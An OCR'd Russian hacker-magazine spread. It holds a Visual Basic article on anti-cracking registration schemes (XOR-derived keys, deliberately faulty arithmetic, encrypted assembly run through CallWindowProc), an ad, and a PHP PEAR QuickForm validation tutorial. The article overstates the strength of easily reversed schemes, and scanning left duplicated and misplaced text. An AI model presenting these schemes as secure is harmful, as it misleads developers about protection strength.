Самое время проделать эту процедуру для остальных файлов в данной папке. Для этого нам потребуется два вложенных цикла: один будет поочередно считывать части имени одного файла, а другой - проверять их наличие в оставшихся именах. Следовательно, для проведения анализа нам необходим двумерный массив типа string. Первая размерность указывает на порядковый номер файла, а вторая - на часть его имени. Можешь, конечно, сделать самодополнение при сортировке, но это потребует ряда изменений в главном модуле. Так или иначе, если система находит более четырех сходных слов в именах файлов, то файл с критериями открывается на запись и в конец добавляется новый критерий. Реализовав этот модуль, ты получишь готовый сортировщик с функцией автодополнения.

СОЗДАЕМ КРИТЕРИИ СОРТИРОВКИ

Что еще нужно для корректной работы сортировщика? Естественно, правила, по которым и будет выполняться размещение файлов по каталогам. Для проверки программы требуется выполнить следующие шаги:

1. Создать в корневой директории файл-список N основных категорий (index.ims), необходимых для первичной сортировки.
2. Создать в корневой директории N файлов с именами основных категорий и расширением .msl и записать в них критерии (расширения), определяющие тип файла. Например файл apps.msl (программы) должен содержать строки exe, com и другие расширения, определяющие файл как программу.
3. В каждом из каталогов основных категорий повторить шаги 1-2, только критерии должны быть специальными для данного типа файлов, например критерии, относящие файл к типу программ для работы с графикой.



Составление команды для перемещения

После составления системы критериев запускаешь сортировщик и задаешь ему в качестве параметра для сортировки примерно 20 файлов разных типов. Если файлы сортируются нормально, все на своих местах, то сортировка написана корректно. Остается только проверить модуль самодополнения. Для этого в имена нескольких схожих по типу файлов добавим одно и то же слово. После обработки сортировщиком это слово должно появиться в списке критериев для файлов этого типа. Если все работает без ошибок, значит, все модули написаны верно и не требуют отладки. Сортировщик готов.



Программа работает

Успешные результаты работы

GPcH (www.dotfix.net)



ПИШЕМ ПРОФЕССИОНАЛЬНУЮ ЗАЩИТУ



Мне встречалось множество статей о том, как написать проверку регистрации в shareware-прогах. В большинстве своем их авторы - люди, в защите несведущие, и методики их помогут защитить только от начинающих крэкеров - таких, которые не релизят свои крэки, и об их «грандиозных взломах» знают лишь немногие. Настоящую опасность представляют крэкеры, входящие в хак-группы и публикующие релизы на сайтах, любимых поисковиками типа astalavista. Сегодня мы будем разбирать защиту именно от таких крэкеров.

ЛИКБЕЗ О ЗАЩИТЕ ПРОГ НА VISUAL BASIC



Настоящие же крэкеры чаще всего входят в одну из хак-групп, которые публикуют релизы на крайне любимых поисковиками типа astalavista, сайтах. Поэтому разбирать мы будем защиту именно от таких крэкеров.

ЯЗЫКИ ПРОГРАММИРОВАНИЯ

Про защиту программ, написанных на Delphi и C++, рассказано уже довольно много. Большинство авторов сходятся на мнении, что лучше всего использовать всем известные навесные защиты, последние версии которых мощно защищают таблицу импорта и код. Совсем иначе обстоит дело с программами на Visual Basic 6.0. Навесные защиты пока не научились защищать VB-код и снимаются не сложнее упаковщиков (подробнее можно прочитать в одной из моих статей на www.dotfix.net), что сильно огорчает VB-программеров. Давай разберемся, с чем же это связано. Начнем с таблицы импорта, то есть с той самой таблички, что хранит адреса и имена вызываемых программой функций. Она в основной своей массе вызывает не стандартные API-функции, а их аналоги из библиотеки MSVBVM60.DLL. Это, вместе с необходимостью подстраиваться под все версии VB (а каждая версия VB привязывает создаваемое приложение к собственной версии рантайм-библиотеки MSVBVMXX.DLL, где XX - номер версии VB), создает большие проблемы для навесной защиты. Не будем вникать в проблемы защиты импорта, а поговорим немного про навесную защиту методом спертых байт. Она представляет собой перемешивание с мусором части кода программы (обычно несколько десятков байт от точки входа) и мешает крэкеру восстановить программу после снятия с нее навесной защиты. Этот метод также не прокатит в программах, написанных на VB, потому что на точке входа в программу можно замусорить лишь две ассемблерные инструкции: push <смещение кода программы> и call <MSVBVM60.ThunRTMain>, остальное инициализируется самой функцией ThunRTMain, и перед ее вызовом все должно быть в незашифрованном виде. В основном именно это не дает создать нормальную навесную защиту для программ, написанных на VB. Ниже я расскажу про наиболее сложные и неломаемые защиты, которые ты можешь реализовать сам в своих программах. Итак, приступим.

МЕТОД ГЛЮЧНОЙ АРИФМЕТИКИ

Для начала напишем функцию, генерящую правильный пароль. В нее будет передаваться имя пользователя, а она должна, отталкиваясь от него, генерить уникальный пароль, действительный только для этого имени. Самое простое - использовать криптовку XOR'ом. При этом процедуры генерации кода по имени и наоборот могут выглядеть так, как это изображено ниже.

Генерация пароля из имени пользователя

```
'циклично шифруем каждый символ имени пользователя
числом n, которое варьируется от 0 до 10
Public Function GetPass(sName As String)
 Dim n As Byte
 For i = 1 To Len(sName)
 sPass = sPass & Hex(Asc(Mid$(sName, i, 1)) Xor n)
 n = n + 1
 If n > 10 Then n = 0
 Next
 GetPass = sPass
End Function
```

Получение имени пользователя из пароля

```
Public Function GetName(sPass As String)
 Dim n As Byte
 For i = 1 To Len(sPass) Step 2
 sName = sName & Chr(Val("&H" & Mid$(sPass, i, 2)) Xor n)
 n = n + 1
 If n > 10 Then n = 0
 Next
 GetName = sName
End Function
```

Как видишь, функции похожи, и это является одним из свойств логической операции XOR - она полностью обратима. Вторая функция в данном случае отличается от первой лишь преобразованием HEX в CHR (без этого не обойтись, так как, если мы не будем преобразовывать пароль в HEX в первой функции, в нем могут появиться непечатаемые символы, что явно не понравится конечному пользователю :)). Теперь, когда пользователь введет пароль и имя, мы сможем легко проверить правильность этих данных, сгенерировав пароль функцией GetPass по имени и сравнив с паролем, что ввел юзер. В случае различия кодов мы можем вывести сообщение об ошибке. Но и это еще не все. Создадим глобальные переменные strName и strPass в разделе объявлений любого модуля:

```
public strName as string
public strPass as string
```

и занесем в них имя и пароль, введенные пользователем. Зачем это нужно? Во всех расчетах в программе, в конце вычисления, мы будем плюсовать результат вычитания первого, введенного пользователем, и второго, который нам вернет процедура GetPass, пароля. Что это нам даст? Если пароли равны, то плюсоваться будет ноль и результат вычисления не изменится, в противном случае программа попросту начнет работать не так как нужно. Вот небольшой пример использования данного метода, если нам нужно посчитать произведение числа 2 на 2:

```
srtResult=(2*2)+(val("&H" & GetPass(strName))-val("&H" & strPass))
```

В результате, если пароли будут одинаковы, то прибавляться будет ноль, а если крэкер взломал процедуру проверки, пароли будут различны и программа начнет глючить. К чему это приведет? Пользователь скачает крэк, поработает с взломанной прогой, заметит в ней кучу глюков и, если программа действительно ему нужна, переустановит ее и купит. Крэкеру же убрать все проверки будет крайне тяжело, так что не поленись их ввести везде, где прога выполняет арифметические вычисления. Если вычислений в твоей проге нет, результат сравнения легко можно пихать в вызов, например, диалоговых окон. Как? Очень просто:

```
frmMain.Show (val("&H" & GetPass(strName))-val("&H" & strPass))
```

Если параметр будет не ноль и ты не напишешь что-нибудь типа «On error resume next», то прога может просто вызвать недопустимую операцию после взлома, так как в качестве параметра для функции загрузки формы в случае неверного пароля может передаваться что угодно. Однако этот способ защиты с трудом, но можно обойти. Ниже я рассмотрю действительно мощные алгоритмы, которые, тем не менее, желательно использовать совместно с рассмотренным методом глючной арифметики.

ВЫЗОВ ФУНКЦИИ ПО ИМЕНИ

Допустим, нам нужно, чтобы пункт «Сохранить» в программе был доступен только после регистрации ее юзером. Для этого пишем отдельно функцию сохранения и именуем ее, к примеру, «save» (почему выбрано такое маленькое имя, станет понятно дальше). Теперь нам нужно, чтобы из имени пользователя можно было получить слово «save». Простейший способ - это использовать уже знакомый нам XOR. Для этого будем ксорить имя пользователя с этим словом побайтно:

```
user name
XOR
savesaves
```


Если имя пользователя больше 4 символов, мы просто нарастим второй параметр криптовки (слово «save») до нужного нам размера (минимальное имя пользователя - 4 символа). Результат XOR'а - это и есть пароль, который мы дадим пользователю, когда он купит нашу программу. Как известно, операция XOR обратима, то есть мы легко можем из имени и пароля получить обратно строку «savesaves», проксорив имя с паролем. Саму же строчку «save» мы легко получим, считав первые 4 символа. Надеюсь, ты помнишь, что введенные пользователем данные нужно хранить в глобальных переменных? Так вот, в обработчик кнопки «Сохранить» мы напишем следующее:

```
callbyname frmMain, GetFunction(strName, strPass), vbMethod
callbyname здесь - это весьма позитивная штука, поскольку данный оператор
```

callbyname здесь - это весьма позитивная штука, поскольку данный оператор присутствует только в Visual Basic'е и не имеет аналогов ни в Delphi, ни в C++. Служит он для вызова функции по ее имени, которое может храниться где угодно, включая переменные. Первым параметром данной функции служит объект, который содержит вызываемую нами функцию, вторым - имя функции и третьим - тип функции (vbGet, vbLet, vbMethod, vbSet). Имя функции мы будем получать из имени пользователя и его пароля функцией GetFunction. Соответственно, если мы проксорим верное имя с паролем, то первые четыре символа будут именем функции - их и возвратит GetFunction (посмотреть ее код можно на врезке 1). В противном случае GetFunction может возвратить что угодно, но не «save», при этом программа сглючит. Чтобы этого не произошло, напиши код так:

```
On Error GoTo lamo
Callbyname frmMain,vbMethod, GetFunction(strName, strPass)
Exit Sub
lamo: msgbox «Пасс неверный»
```

Теперь программа просто выведет сообщение, в случае если пароль неправильный. И пусть крэкер ломает функцию on error, чтобы сообщение не выводилось, - все равно без пароля программа работать не будет. Небольшое предостережение: если в твоей программе функций мало, то крэкер оттрассирует перебираемые функцией callbyname варианты и методом подбора найдет нужную функцию, подставит в процедуру генерации пароля и получит код. Поэтому эту защиту есть смысл применять только в больших проектах, где функций несколько десятков или сотен и все перебрать крэкеру будет просто лень.
А теперь поговорим про действительно хардкорный метод защиты программ паролем - использование ассемблерной функции.




CrackMe, использующий в качестве проверки пароля метод вызова функции по имени. Его сломали лишь потому, что в нем функций мало

ПАРОЛЬ - ФУНКЦИЯ НА АССЕМБЛЕРЕ

Вот мы и дошли до самого интересного.
А что если в качестве пароля использовать ассемблерную функцию, возвращающую одну из составляющих имени пользователя, например ASCII-код второго символа имени? Неплохо, но что это нам даст? Это нам позволит сравнить пароль пользователя с результатом работы ассемблерной функции, имя же пользователя мы сможем использовать в качестве ключа для шифровки ассемблерной функции от чужих глаз. Я для этих целей использую алгоритм blowfish. У этого алгоритма есть одна особенность - в качестве ключа для шифровки он принимает только цифры, поэтому проще шифровать не всем именем пользователя, а, например, его контрольной суммой. Это, я думаю, ты реализуешь сам, здесь же для простоты мы будем шифровать ASCII-кодом третьего символа имени пользователя. То есть пользователь вводит имя и пароль, мы декриптуем пароль третьим символом имени и запускаем полученную в результате декриптовки ассемблерную функцию с помощью API-функции CallWindowProc. Функция должна нам возвратить ASCII-код второго символа имени. Если это так - пользователь ввел верный пароль, иначе, если в качестве пароля был введен просто мусор, произойдет ошибка либо при декриптовке, либо при вызове этого мусора и прога вызовет недопустимую операцию. От этого нас спасет уже известный нам On Error GoTo lamo :). Хотя передача мусора непосредственно в CallWindowsProc крайне нежелательна: представь, что будет, если процессору на исполнение пойдет мусор, - так можно и винт форматнуть по глупости. Но я тебя обрадую - если пользователь введет мусор вместо пароля, то ошибка в 99% случаев произойдет в функции декриптовки, и до процессора дело не дойдет. Сама же функция проверки в общем виде представлена в листинге 3.



Если у тебя журнал без диска, то модуль со всеми описанными в статье функциями сливай с www.dot-fix.net/xdocsrc.rar



На компакт-диске лежит модуль со всеми описанными в статье функциями, класс модуль BlowFish и электронные версии статей по использованию ассемблерных процедур. Также ты там найдешь исходник моего первого CrackMe, в котором используется второй метод защиты.



◢ Полезные статьи по теме ты всегда можешь найти на сайте www.dotfix.net. Там же почитай про использование ассемблерных процедур. Еще советую тебе шифровать строки в программах, для этого скачай прогу VB AntiCrack.



◢ Помни об особенностях третьего метода и используй его с осторожностью. Также не забывай, что, если твоя прога жутко полезна и стоит очень дорого, ее все равно рано или поздно взломают.

Листинг 3

```
'получим ассемблерный код
sASM = BlowFish.DecodeString(strPass, Asc(Mid$(strName, 3, 1)))
'переведем его в массив байт
'такой функции нет в бейсике, ее ты найдешь в листинге 4
'или можешь написать сам, благо это дело пяти минут
Call ToBytes(sASM)
'вызываем ассемблерную функцию
'для этого передаем API функции CallWindowsProc
'адрес на первый байт ассемблерного кода
sASCII = CallWindowProc(VarPtr(bytes(0)))
'сравниваем
If sASCII = Asc(Mid$(strName, 2, 1)) Then
 MsgBox "Пароль верный"
Else
 MsgBox "Пароль неверный"
End If
```

Листинг 4

```
Private Sub ToBytes(strBin As String)
For i = 0 To Len(strBin) - 1
Bytes(i) = Asc(Mid$(strBin, i + 1, 1))
Next
End Sub
```

Повторюсь: функция представлена в общем виде. Для ее работоспособности нам потребуется объявить API-функцию CallWindowsProc:


```
Public Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" (ByVal lpPrevWndFunc As Long, ByVal hWnd As Long, ByVal Msg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
и глобальный массив bytes:
Public bytes() as byte
в разделе объявлений программы, а также - подключить класс модуль blowfish и объявить его так:
Dim BlowFish As New clsBlowFish
Собственно сама ассемблерная функция должна иметь вид:
[bits 32]
mov eax, 12
```

12 - возвращаемый символ, он передается в регистр eax и создается генератором ключей для твоей проги в зависимости от второго ASCII-символа имени пользователя. С генератором ключей придется потрудиться: ты должен написать функцию, которая будет изменять этот символ, перекомпилировать ассемблерную программу и шифровать ее. Я, правда, сделал проще, чего и тебе советую: просто откомпилируй один вариант ассемблерной функции, дизассемблируй его и погляди, где 12 заносится в eax. Пусть твой кейген меняет этот байт, а не перекомпилирует все заново. Теперь осталось разобраться, как же откомпилировать эту функцию в машинный код. Для этого лучше использовать компилятор ассемблера nasm, так как он умеет создавать не EXE, а BIN-файлы. Этот BIN-файл мы и будем криптовать BlowFish'ем и при вводе этой криптованной строки юзером декриптовать и заносить в массив байт. Чтобы пользователю удобнее было вводить пароль, шифруй функцию с установкой параметра HEX в true, тогда BlowFish будет возвращать шестнадцатеричные коды байт. При этом пароль увеличится в два раза, но будет состоять только из цифр и букв от A до F.


Подробнее о вставке ассемблерных процедур в код на VB можно прочитать в двух моих статьях на эту тему на сайте www.dotfix.net. В этом методе также рекомендую использовать глючную арифметику. Крэкер вряд ли сможет написать генератор ассемблерных процедур, не зная, что твоя программа способна на такие приколы.

ВЫВОД

Если, прочитав про последний метод защиты, ты ничего не понял, но имеешь желание разобраться, придется ознакомиться с работой ассемблерных процедур, запускаемых из-под VB, и почитать документацию к ассемблеру nasm (лежит также на моем сайте). Только тогда все встанет на свои места. Описанные методы - практически максимум, что можно выжать из VB в плане защиты. Все необходимое: класс-модуль blowfish, документацию по nasm'у и электронные варианты моих статей по вставке ассемблерных процедур в код на Visual Basic - естественно, можно найти и на диске.



Окно регистрации моей программы DotFix FakeSigner. При защите своих программ я использую многие методы сразу - это увеличивает стойкость защиты.



Мой второй CrackMe, использующий в качестве последних двух паролей ассемблерный код. На момент написания статьи его еще никто не сломал, хотя лежит в сети он уже где- то полгода

```
Public Function GetFunction(xStringToCrypt, xStringKey)
'если имя функции меньше имени пользователя - нарастим
If Len(xStringKey) < Len(xStringToCrypt) Then
 For i = 1 To Len(xStringToCrypt)
 xStringKey = xStringKey & xStringKey
 If Len(xStringKey) > Len(xStringToCrypt) Then Exit For
 Next
 xStringKey = Mid$(xStringKey, 1, Len(xStringToCrypt))
'иначе урезаем имя функции :) - это недопустимо - сделай проверку этого сам
Else
 xStringKey = Mid$(xStringKey, 1, Len(xStringToCrypt))
End If
'шифруем
For i = 1 To Len(xStringToCrypt)
 sCrypt = Asc(Mid$(xStringKey, i, 1)) Xor Asc(Mid$(xStringToCrypt, i, 1))
 sCryptedString = sCryptedString & Chr(sCrypt)
Next
sRepeateString = InStr(2, sCryptedString, Left$(sCryptedString, 4))
If sRepeateString > 0 Then sCryptedString = Left$(sCryptedString, sRepeateString - 1)
GetFunction = sCryptedString
End Function
```



ФЕВРАЛЬСКИЙ НОМЕР УЖЕ В ПРОДАЖЕ
Мобильные компьютеры
ШАГ ЗА ШАГОМ
КПК со встроенным GPS-навигатором
11 тестов
Поющие ноутбуки
Смартфон, который хотят все
Отдыхаем
Фото конкурс
Выиграй Tungsten T5!
NOKIA 9500
700 Мб полезных программ на CD
700 Мб
RAYMAN 3
ActiveSync 3.8
PocketDivXEncoder
SmartMovie
Trend Micro Mobile Security
Mobicq
В НОМЕРЕ:
Тестирование новейших моделей КПК, ноутбуков и сотовых телефонов
Мобильный офис
Повесть о найденном времени
КПК для новичков
Урок 1: Настраиваем КПК на базе Windows Mobile
Тотальный контроль
Собираем внешний ИК-порт своими руками
Мобильные компьютеры
www.mconline.ru
(game)land

Никита Кислицин (nikitoz@real.xakep.ru)



Любой web-программист, что бы он ни писал, рано или поздно сталкивается с проблемой получения данных от пользователей. На первый взгляд может показаться, что никакой проблемы здесь и в помине нет: сделал HTML-форму, и все. Однако же это не так. Представь, что ты делаешь сложную систему и тебе надо генерировать кучу форм с переменным количеством полей. Как здесь быть? Не выписывать же каждый раз миллион HTML-тэгов и регулярных выражений для проверки параметров! Нужен какой-то универсальный и удобный инструмент. И он есть!

БЫСТРОЕ СОЗДАНИЕ HTML-ФОРМ ПРИ ПОМОЩИ PEAR:QUICKFORM

В своих статьях я постоянно напоминаю тебе, что при обработке информации, получаемой от пользователей, нужно быть предельно внимательным. В серьезности этих слов легко убедиться, почитав статьи во «Взломе»: пожалуй, каждая вторая описывает путь для вскрытия системы, где пользовательские данные не обрабатываются должным образом. Да, это целая проблема, особенно когда количество проверяемых полей переваливает за пару сотен, как это бывает в серьезных проектах. Думаю, тебе прекрасно понятно, что встраивать проверку вводимых пользователем данных в сам движок, который обрабатывает эту информацию, нецелесообразно. Мы ведь стараемся создавать модульные системы, которые можно будет легко расширять, верно? А такое нагромождение кода не пойдет на пользу и вряд ли улучшит структуру программы. Определенно, всю работу с пользователем лучше выделить в отдельный класс, который бы создавал по определенному шаблону HTML-формы, проверял введенные данные и передавал их дальше, в модуль обработки информации. В общем-то, написать такой класс не так уж и сложно. Я даже его некоторое время назад создавал, но потом познакомился с PEAR, и желание тратить время, выписывая в сотый раз то, что уже написали, отпало.

ПОЛЕЗНАЯ ГРУША

Я уже рассказывал тебе о том, что такое PEAR в предыдущих статьях. Если же ты упустил это из виду, я повторюсь вкратце. PEAR - это PHP Extension and Application Repository, коллекция приложений и модулей PHP, структурированная библиотека разнообразных систем, поставляемых открытыми кодами. Благодаря этой системе стало довольно удобно релизить какие-то собственные разработки и распространять свой код среди единомышленников. Для потребителей здесь есть огромный плюс: к поставляемому коду предъявляются куча требований, так что можно быть почти уверенным в том, что внутри нет никакого палевного троянца и код делает только то, что написано в документации. Кроме того, число ошибок в релизах PEAR-модулей невелико. Если ты вдруг почувствуешь в себе силы и захочешь создавать расширения для PEAR, тебе будет полезно почитать о предъявляемых к коду требованиях, сделать это можно здесь: http://pear.php.net/manual/en/standards.php. Что же касается темы нашей статьи, то для работы нам потребуется два расширения: HTML_Common и HTML_QuickForm. Установить их легко:

```
$ pear install HTML_Common
$ pear install HTML_QuickForm
```

Утилита PEAR скачает полезный релиз из инета и выведет тебе нечто вроде «Install ok: HTML_QuickForm 3.2.4pl1». Это означает, что установка прошла успешно и можно уже начинать работу. Я не буду особенно тебя грузить, описывая возможности системы, мы все пощупаем на практике.

НИ МИНУТЫ БЕЗ ПРАКТИКИ!

Сейчас мы с тобой создадим элементарное приложение, которое приводится в качестве примера в любой документации по QuickForm. Создай php-скрипт со следующим содержимым::

```
<?php
 require_once "HTML/QuickForm.php";
 $form = new HTML_QuickForm('xa_test', 'get');
 $form->addElement('header', 'header', 'Ха-форма');
 $form->addElement('text', 'name', 'Твое имя:');
 $form->addElement('reset', 'clear', 'Очистить');
 $form->addElement('submit', 'submit', 'Отправить');
 $form->display();
?>
```




Рис. 1. Вывод сценария qf_start.php, элементарная форма




Рис. 2. В этой форме заморожено поле name

Чтобы не набивать этот скрипт руками, возьми его на нашем диске, он лежит там под именем qf_start.php. Когда ты выполнишь этот сценарий, то увидишь форму, изображенную на рисунке 1. Давай теперь построчно разберемся, как это работает. Первая строка подключает к сценарию модуль QuickForm.php, где описано семейство классов, главный из которых - HTML_QuickForm. Он наследует HTML_Common, который расположен в другом модуле. Поэтому если Common-расширение у тебя не установлено, ты получишь сообщение об ошибке. Также уместным с моей стороны будет замечание о расположении модуля в файловой системе. По умолчанию при установке PEAR создает новые файлы в /usr/local/lib/php/, и поэтому если у тебя появляется ошибка, гласящая, что не удается найти файл HTML/QuickForm.php для включения, нужно будет изменить include-path на корректный, поменяв глобальные настройки интерпретатора либо выполнив set_include_path("/usr/local/lib/php/").

Но вернемся к нашему простенькому сценарию. Вторая строка создает переменную класса, причем конструктор вызывается с двумя параметрами: именем формы и методом, используемым для отправки данных сценарию. Как несложно догадаться, все последующие строки программы вызывают методы созданного объекта. Так, метод addElement добавляет в форму элемент и принимает три параметра: первый - тип элемента, второй - его название, а третий - символическая расшифровка, текст, выводимый пользователю. В зависимости от типа элемента этот текст будет располагаться в разных местах: если это кнопка, то будет написан на ней, а если текстовое поле, будет расположен рядом. В общем-то, тут несложно во все это въехать, если посмотреть на код и рисунок 1. Самый последний метод, который вызывается, - это процедура display, она выводит клиенту сгенерированную форму.

ЗАМОРОЗКА

Разумеется, QuickForm обладает еще кучей разнообразных методов. Самое главное, что позволяет делать это расширение, - производить утверждение формы, то есть проверку ее полей по некоторым критериям. Это реализуется при помощи метода validate(), который проверяет соответствие содержимого полей некоторым правилам. Правила добавляются специальным методом addRule, который мы более подробно обсудим позже, но прежде мне следует упомянуть о другом интересном методе freeze(), который замораживает элементы формы. Прежде всего, что тут понимается под заморозкой. Если элемент заморожен, то он не может быть изменен пользователем. Это реализуется по-дедовски просто: меняется само представление документа. До тех пор пока элемент формы не заморожен, он является собой текстовое поле, которое можно редактировать. Однако после того как программист вызвал метод freeze для этого элемента, его содержимое становится обычным текстом. Впрочем, лучше один раз увидеть: смотри рисунок 2.

Тут следует понимать, что физически поле никуда не пропало, оно просто сменило тип на hidden. Это хорошо видно на рисунке 3, в html-коде сгенерированной формы.

Для чего может потребоваться эта заморозка? Только для одного: для создания форм, которые заполняются в несколько этапов, на каждом из которых пользователю доступно ограниченное число полей. Разумеется, замораживание нельзя рассматривать как инструмент, исключающий модификацию информации. Ведь юзер легко может подправить html-код страницы и изменить даже замороженное поле. Для проверки вводимой пользователем информации нужно использовать метод validate(), о работе которого и пойдет речь ниже.

ДОВЕРЯЙ, НО ПРОВЕРЯЙ

Нужно рассказать о концепции этого метода, о том, как он работает. Прежде всего, надо понимать, что для проверки сценарию должны быть переданы несколько параметров из формы. Если ни одного параметра не передано, проверка считается неудачной. Также необходимо задать критерии проверки, правила. Это делается при помощи специального метода addRule, который имеет следующий формат: addRule('название поля', 'сообщение при неудаче', правила). Здесь уместно привести такой вот пример:

Пример умной формы

```
<?php
set_include_path("/usr/local/lib/php/");
 require_once "HTML/QuickForm.php";

 $form = new HTML_QuickForm('xa_test', 'get');
 $form->addElement('header', 'header', 'Ха-форма');
 $form->addElement('text', 'name', 'Твое имя:');
 $form->addElement('text', 'email', 'Твое мыло:');
 $form->addElement('text', 'age', 'Твой возраст:');
 $form->addElement('reset', 'clear', 'Очистить');
 $form->addElement('submit', 'submit', 'Отправить');
 $form->addRule('email','Неверный адрес','email');
 $form->addRule('name', 'Неверное имя', 'lettersonly');
 $form->addRule('name', 'Неверное имя','maxlength',10);
 $form->addRule('age', 'Неверный возраст', 'numeric');
 $form->addRule('age', 'Неверный возраст','maxlength',2);
 if ($form->validate()) {
 $form->freeze();
 }
 $form->display();
 ?>
```


Сейчас настало время разобраться с тем, как работает эта проверка. Здесь нет привычных тебе регулярных выражений, хотя они могут использоваться, а все правила задаются довольно однообразно, при помощи метода addRule, формат которого я описывал выше. Тут основную сложность представляет составление списка необходимых параметров, поэтому лучше всего разобраться на примере. Если ты не хочешь набивать руками напечатанный вы-



Если у тебя появляется ошибка, гласящая, что не удается подключить файл HTML/QuickForm.php, нужно изменить include-path на корректный, выполнив set_include_path("/usr/local/lib/php/");



Получить полную информацию по расширениям PEAR можно на сайте http://pear.php.net.



На нашем диске ты найдешь все упомянутые в статье скрипты, официальную документацию по используемым расширениям, а так же полный комплект модулей PEAR!

Рис. 3: Html-код сгенерированной формы, замороженный параметр сменил тип на hidden





Рис. 4: хакеры идут лесом!




Список доступных правил проверки





Код PEAR::QuickForm

ше код, возьми с диска сценарий под именем qf_start2.php и запусти его. Перед тобой возникнет уже знакомая форма, и если ты попробуешь некорректно заполнить поля, то увидишь сообщения, изображенные на рисунке 4. Тут надо разобраться, что корректно, а что нет. Несложно видеть, что для поля emale есть только одно правило с именем email. Этому правилу соответствует регулярное выражение, которое изо всех строк отфильтровывает только строки, похожие на e-mail-адреса. Аналогично, для поля name исключаются спецсимволы с цифрами и устанавливается максимальная длина в 10 символов. Обрати внимание, что это реализовано двумя различными правилами, нельзя в одном рулесе задать несколько критериев. Теперь о том, как работает здесь заморозка. Когда сценарий запускается безо всяких параметров, логическое выражение $form->validate() равно FALSE, поскольку проверять нечего. И поэтому freeze не вызывается. Однако когда поля формы передаются сценарию, происходит



Страница модуля HTML_Common, здесь можно скачать последнюю версию системы и почитать новости

проверка введенных данных на соответствие указанным правилам, и если все OK, вызывается метод freeze.

Да, чуть не забыл. Создавая новые правила, ты можешь указать в качестве последнего параметра слово «client», что заставит систему производить проверку на соответствие правилам на стороне клиента при помощи JavaScript. Штука эта на самом деле сомнительная, поскольку обойти такую проверку достаточно легко. Однако просто знай, что это можно реализовать.

ПРАВИЛА ПРОВЕРКИ

Получить список доступных правил проверки можно при помощи метода getRegisteredRules(). Эта функция возвращает массив с доступными правилами. Вот простенькая программка, которая выводит на экран все возможные правила:

```
<?
require_once "HTML/QuickForm.php";
